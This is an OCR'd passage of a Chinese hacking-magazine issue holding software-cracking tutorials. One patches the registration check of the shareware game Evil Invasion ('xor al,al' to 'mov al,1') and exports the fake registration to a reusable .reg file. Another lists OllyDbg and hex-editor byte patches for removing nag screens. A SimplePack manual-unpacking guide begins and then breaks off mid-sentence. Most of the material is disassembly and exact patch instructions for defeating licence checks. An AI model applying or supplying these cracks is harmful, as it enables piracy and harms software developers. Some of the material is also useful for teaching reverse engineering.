
重新分析一下，影响jne是否跳转取决于谁？看看代码**0040CCCC |. 84C0 test al,al**，应该是al的值，当al两个数值相等的时候不跳转。那我们想办法不让它相等就可以让jne实现跳转了吧？根据经验，决定al的值的一般就是上面一行的call了。

下面是我经过调试后完美修改的破解方法，先在0040CCC7位置处，也就是在al上行的call地址下断点，接着假注册一下，程序停止了下来后再F7跟进call，下面是call里面的末尾代码，也就是al数值改变的关键代码：


```
0040C8F3 |. FF15 68F14300 call dword ptr ds:[<&MSVCP71.std::basic_>; msvcp71.std::basic_string<char,std::char_traits<char>,std::allocator<char> >::~basic_string<char,std::char_traits<char>,std::allocator<char> >
0040C8F9 |. B0 01 mov al,1
0040C8FB |. EB 14 jmp short EvilInva.0040C911
0040C8FD |> C74424 38 FFF>mov dword ptr ss:[esp+38],-1
0040C905 |. 8D4C24 10 lea ecx,dword ptr ss:[esp+10]
0040C909 |>. FF15 68F14300 call dword ptr ds:[<&MSVCP71.std::basic_>; msvcp71.std::basic_string<char,std::char_traits<char>,std::allocator<char> >::~basic_string<char,std::char_traits<char>,std::allocator<char> >
0040C90F |> 32C0 xor al,al
0040C911 |> 8B4C24 30 mov ecx,dword ptr ss:[esp+30]
0040C915 |. 5F pop edi
0040C916 |. 5E pop esi
0040C917 |. 5D pop ebp
0040C918 |. 64:890D 00000>mov dword ptr fs:[0],ecx
0040C91F |. 8B4C24 20 mov ecx,dword ptr ss:[esp+20]
0040C923 |. 5B pop ebx
0040C924 |. E8 5E010300 call EvilInva.0043CA87
0040C929 |. 83C4 2C add esp,2C
0040C92C \. C2 0C00 retn 0C
```

在代码中我们可以看到段尾有一行**0040C90F |> 32C0 xor al,al**，这里就直接影响了al的值，经过这行代码后al的值为零，我们主要的破解就是给al传一个为非零的值。

我们可以修改为**mov al,1**，这样al就等于1了，如图6。


图6 修改为标志位

修改后jne就跳过错误提示，这样往下跟踪就到"注册成功"了，如图7。


图7 代码跳过错误提示

将修改的代码另存一份后再打开游戏主程序，可以看到购买按钮已经是灰色的，并显示为完整版，如图8。

程序将注册信息写到了注册表**HKEY_CURRENT_USER\Software\VHGames\EvilInvasion]"KEY"="www.nohack.cn""NAME"="yyshell""EMAIL"=yyshell@live.cn**，导出注册表另存为一个key.reg，以后当我们在其它电脑上使用时先运行key.reg，然后打开我们的破解主程序就行了。注册表主要是为免去输入注册信息的麻烦。




图8 显示为完整版

破解这个游戏的方法还有很多，比如bp MessageBoxA断点也可以返回到0040CCDD的错误提示。在游戏开发者的网站上还有另一款游戏，大家可以去下载来练习使用bp MessageBoxA破解它，破解的效果都是一样的！

学习破解重在多多实践，多多思考，这样你的破解技术才会提高。如果你还有其它更好的破解方法，请别忘记到非安全论坛http://www.nohack.cn/bbs跟我们一起分享哦！

【文章所涉及到的目标程序已收录在光盘中】

编辑点评：

标志位爆破法一直是爆破爱好者研究的最终方向，因为有些人在算法分析方面稍差，所以会在爆破这方面下苦功。其实爆破比算法分析更需要勇气，因为很多时候，爆破会比算法分析辛苦很多。

软件破解奇巧赢计大搜索——Nag窗口篇

图 风飘雪

从本文你可以学习到：
如何去掉烦人的Nag的几种技巧

Nag的英文意思是烦扰、唠叨、烦人。Nag窗口是一个很广义的概念，我们可以将所有认为不需要的、不希望它出现的窗口都称之为Nag窗口。此篇文章着重于介绍各种技巧，所用OllyDbg版本为OllyICE1.1。

一、基本方法

1、静态反汇编和动态调试相结合，找到调用Nag窗口的call语句，使它不起作用；

2、静态反汇编和动态调试相结合，找到能跳过Nag窗口调用的跳转，修改跳转来跳过它；

3、利用资源类软件找到窗口相关资源进行修改，从而达到消除它的目的。

以上静态反汇编软件主要指W32Dasm、IDA Pro、C32Asm；动态调试软件主要指OllyDbg；资源类软件主要指Resource Hacker、eXeScope、PE Explorer、XNResource Editor（非VB类）；VB Explorer、VB rezq、VBReformer（VB类）。

二、动态拦截API

我们可以在OllyDbg中拦截相关API，进行定位。

1、MessageBox

MessageBox函数创建、显示、操控一个消息框，消息框包含信息、标题、图标和按钮。非VB类程序使用这一API：

```
int MessageBox(
HWND hWnd,                    // 父窗口句柄
LPCTSTR lpText,               // 文字内容信息地址
LPCTSTR lpCaption,            // 标题地址
UINT uType          // 消息框的样式
);
```

父窗口句柄通常默认为0，我们一般是将其改为1，这样消息框就因为找不到父窗口而变为“没有父亲的孤儿”而消失，不再显示了。例如下面这段代码（为了后面的继续举例，我们将这段代码标示为例1）：

```
00401026  |.  6A 00         push    0          ; /Style = MB_OK|MB_APPLMODAL 消息框的样式
00401028  |.  68 71304000   push    00403071   ; |Title = "Remove Me!" 标题地址
0040102D  |.  68 7C304000   push    0040307C   ; |Text = "NAG NAG" 文字内容信息地址
00401032  |.  6A 00         push    0          ; |hOwner = NULL父窗口句柄
00401034  |.  E8 07000000   call    <jmp.&USER32.MessageBoxA>  ; \MessageBoxA
```

将00401032行的push 0改为push 1即可，这样的修改量最小，只修改半个字节。

2、rtcMsgBox

VB类程序使用这一API，例如下面这段代码（为了后面的继续举例，我们将这段代码标示为例2）：

```
00402480   .  8D55 CC     lea     edx, dword ptr [ebp-34]
00402483   .  51          push    ecx
00402484   .  52          push    edx
00402485   .  8D45 DC     lea     eax, dword ptr [ebp-24]
00402488   .  56          push    esi   ;esi=0
00402489   .  50          push    eax; 指向正文UNICODE "Please Remove Me!"
0040248A   .  FF15 28104000 call  dword ptr [<&MSVBVM60.#595>]  ;  MSVBVM60.rtcMsgBox
```

这段代码带有普遍性，通常VB中消息框都是这种形式的，将0040248A行整个nop掉即可。

3、SeTimer函数

隔一段时间就弹出的Nag窗口，一般采用SeTimer函数创建了个计时器。SetTimer函数是创建一个特定时间间隔的计数器，其API原型如下（为了后面的继续举例，我们将这段代码标示为例3）：

```
UINT SetTimer(
    HWND hWnd,                  // 与定时器相关的窗口句柄
    UINT nIDEvent,              // 定时器标识
    UINT uElapse,               // 定时间隔，以毫秒为单位
    TIMERPROC lpTimerFunc       // 定时器超时函数地址
);
```

三、另类方法大汇集

1、F12暂停＋堆栈法

仍以例1为例，用OllyICE载入目标程序，使其运行，运行到出现我们要找的消息框时，按F12暂停程序，然后按快捷键Alt+k，来到堆栈窗口，定位MessageBoxA函数，按鼠标右键，选择“显示调用”，如图1，立即来到00401034。




图1 F12暂停＋堆栈法的关键

此种方法对VB程序也是完美支持的，请读者对于例2，自行练习这种方法。

2、直接利用16进制编辑器搜索

这里所指的Nag窗口通常是比消息框更为复杂的窗口，例如用DialogBox之类的函数创建的窗口。【例3】中运行程序你会发现有一个延迟窗口出现，将持续10秒钟，点右上角的关闭按钮不起作用，要等时间到后点“Continue”按钮才能进入主程序。

这个Nag窗口比一般见到的MessageBox之类的窗口要复杂得多，是一个模态窗口，应该是DialogBox之类的窗口。若真是这类窗口，应该调用EndDialog函数去关闭它。

该程序是用C语言编写的，其实对于C类程序，可以直接用16进制编辑器（如WinHEX、ULtraEdit或Hex Workshop等）将Nag窗口文本信息附近的FFFF82（或FFFF80）的第一个FF改为E9（或7E）即可。

如图2，为【例3】用Hex Workshop修改的效果，共有9个，修改任意一个均可。它的原理是由于改变了DLGITEMTEMPLATE结构中默认的类ID，导致Windows无法识别而不显示对话框。对于其它语言类的程序，通常是将Nag窗口文本信息前的C0改为20。

3、VB搜索特征代码法

（1）VB程序中，Nag窗口可以通过很多种方式来创建，最常用的是通过Form.Show事件来实现，其相应的汇编代码如下：

```
0040203D   FF92B0020000      call  dword  ptr [edx+2B0]
```

快速定位的方法是在OllyICE中“查找→常量→2B0”。以上的寄存器不一定必须为edx，也可以是ecx、eax、edi。将以上调用窗口的call整个nop掉，即可去除nag窗口。又或者考虑堆栈平衡，直接跳过，代码如下：

```
0040203D    83C424  add esp, 00000024
00402040    EB01         jmp 00402043
```


图2 用Hex Workshop修改，去掉Nag窗口

```
00402042        90                 nop
```

（2）如果Nag窗口被定义为一个新窗口时，如下面的源程序代码：

```
Dim NagScreen as New NagForm
NagScreen.Show
```

我们破解时一般通过这个API：__vbanew2。

（3）设置Nag窗口可见性属性

```
NagForm.Visible = True
```

其相应的汇编代码如下：

```
00401FF9    6AFF      push FFFFFFFF <-- vb中，-1代表真（True）
00401FFB    50                           push eax
00401FFC    898568FFFFFF mov dword ptr [ebp+FFFFFF68], eax
00402002    8B10               mov edx, dword ptr [eax]
00402004 FF92BC010000 call dword ptr [edx+000001BC] <-- 此call进行初始化
```

快速定位的方法是在OllyICE中“查找→常量→1BC”。在VB中，-1即FFFFFFFF，代表真（True），0代表假（False）。去除Nag窗口的方法是直接修改以上第一行代码如下：

```
00401FF9    6A00               push 0
```

【例4】，搜索常量2B0，定位到004026CF |. FF97 B0020000 call dword ptr [edi+2B0]，将其nop掉，去掉第一个Nag窗口。搜索常量2B0，定位到如下位置：

```
0040277E  |.  6A FF          push    -1
00402780  |.  56             push    esi
00402781  |.  8B06           mov     eax, dword ptr [esi]
00402783  |.  FF90 BC010000 call    dword ptr [eax+1BC]
00402789  |.  85C0           test    eax, eax
0040278B  |.  DBE2           fclex
0040278D  |.  7D 12          jge     short 004027A1
```

将40277E行的push -1改为push 0，即可去掉第二个Nag窗口。

4、VB中的816C24法

搜索**816C24**，会来到程序的主分支流程，从而迅速定位破解点。【例5】，搜索二进制字串816C24，定位到如下位置：

```
00402DB0  .  816C24 04 470>sub   dword ptr [esp+4], 47
00402DB8  .  E9 63080000   jmp    00403620
00402DBD  .  816C24 04 370>sub   dword ptr [esp+4], 37
00402DC5  .  E9 66090000   jmp    00403730
00402DCA  .  816C24 04 4B0>sub   dword ptr [esp+4], 4B
00402DD2  .  E9 F9100000   jmp    00403ED0
00402DD7  .  816C24 04 3B0>sub   dword ptr [esp+4], 3B
00402DDF  .  E9 FC120000   jmp    004040E0
```

共4个分支，将四个816C24所在行全部下F2断点，运行程序，发现断在402DCA，点“调试”菜单的“自动步过”（或者按Ctrl+F8键），出现Nag窗口自动停下，停在404004行：


```
00404004  .  FF15 3C104000 call   dword ptr [<&MSVBVM60.#595>]
; MSVBVM60.rtcMsgBox
```

将此行nop掉即可。

【文章所涉及到的目标程序已收录在光盘中】

编辑点评：

这些去掉NAG的技巧对我们是非常的实用，尤其是对VB编译出来的程序。F12暂停＋堆栈法，我相信很多朋友已经非常熟悉，但是其它的几种搜索方法或许是你不知道的，这样我们在处理NAG的时候又多了几种选择方法了。纵观全文，我发现风飘雪大侠非常精通VB编程，对付VB的东西简直是小菜一碟，不知是不是如此呢？



从本文你可以学习到：

如何手脱SimplePack

以前学破解的时候最怕软件加壳了，虽然有脱壳软件，但是大部分都不怎么好用，尤其是当PEID查不出来时，只能眼巴巴的放弃。于是狠下心来决定学手动脱壳，本次就教大家如何用两种方法手动脱壳。

闲话少说，进入正题。我以记事本为例，教大家如何脱一款简单的压缩壳SimplePack。需要用到的工具：ODbyDYK、PEID0.94、SimplePack和加壳后的notepad.exe。

开始之前先讲下单步跟踪的原则，记住！这三点很重要哦！

1、刚载入加壳程序后附近有CALL的，需要F7跟进，不然程序会跑飞的。

2、不要让程序往回跳，遇到实现的往回跳，就需要在它的下一行位置处单击并按F4，也就是在下一行下断点，并运行到这里。

3、当步过某个CALL时程序运行起来，需要在这个CALL上F7跟进。

下面开始啦！首先打开SimplePack，它支持拖拽哦，直接将记事本程序拖进去，点“压缩”就OK了，如图1。




图1　加壳选项设置

接着就是掏出PEID一阵狂扫，可惜什么都没查到，如图2。




图2　peid扫描结果

不管了，直接将它丢到ODbyDYK中，开始我们的脱壳之旅。

方法一：名不虚传之ESP定律

ODbyDYK载入后，如图3，典型的加壳后的入口。F8单步走一下，发现ESP变红了，如图4。

呵呵，菜鸟们睁大眼睛，见识下ESP定律的强大吧！首先在命令里输入**HR0007FFA4**下硬件访问断点，0007FFA4就是刚刚

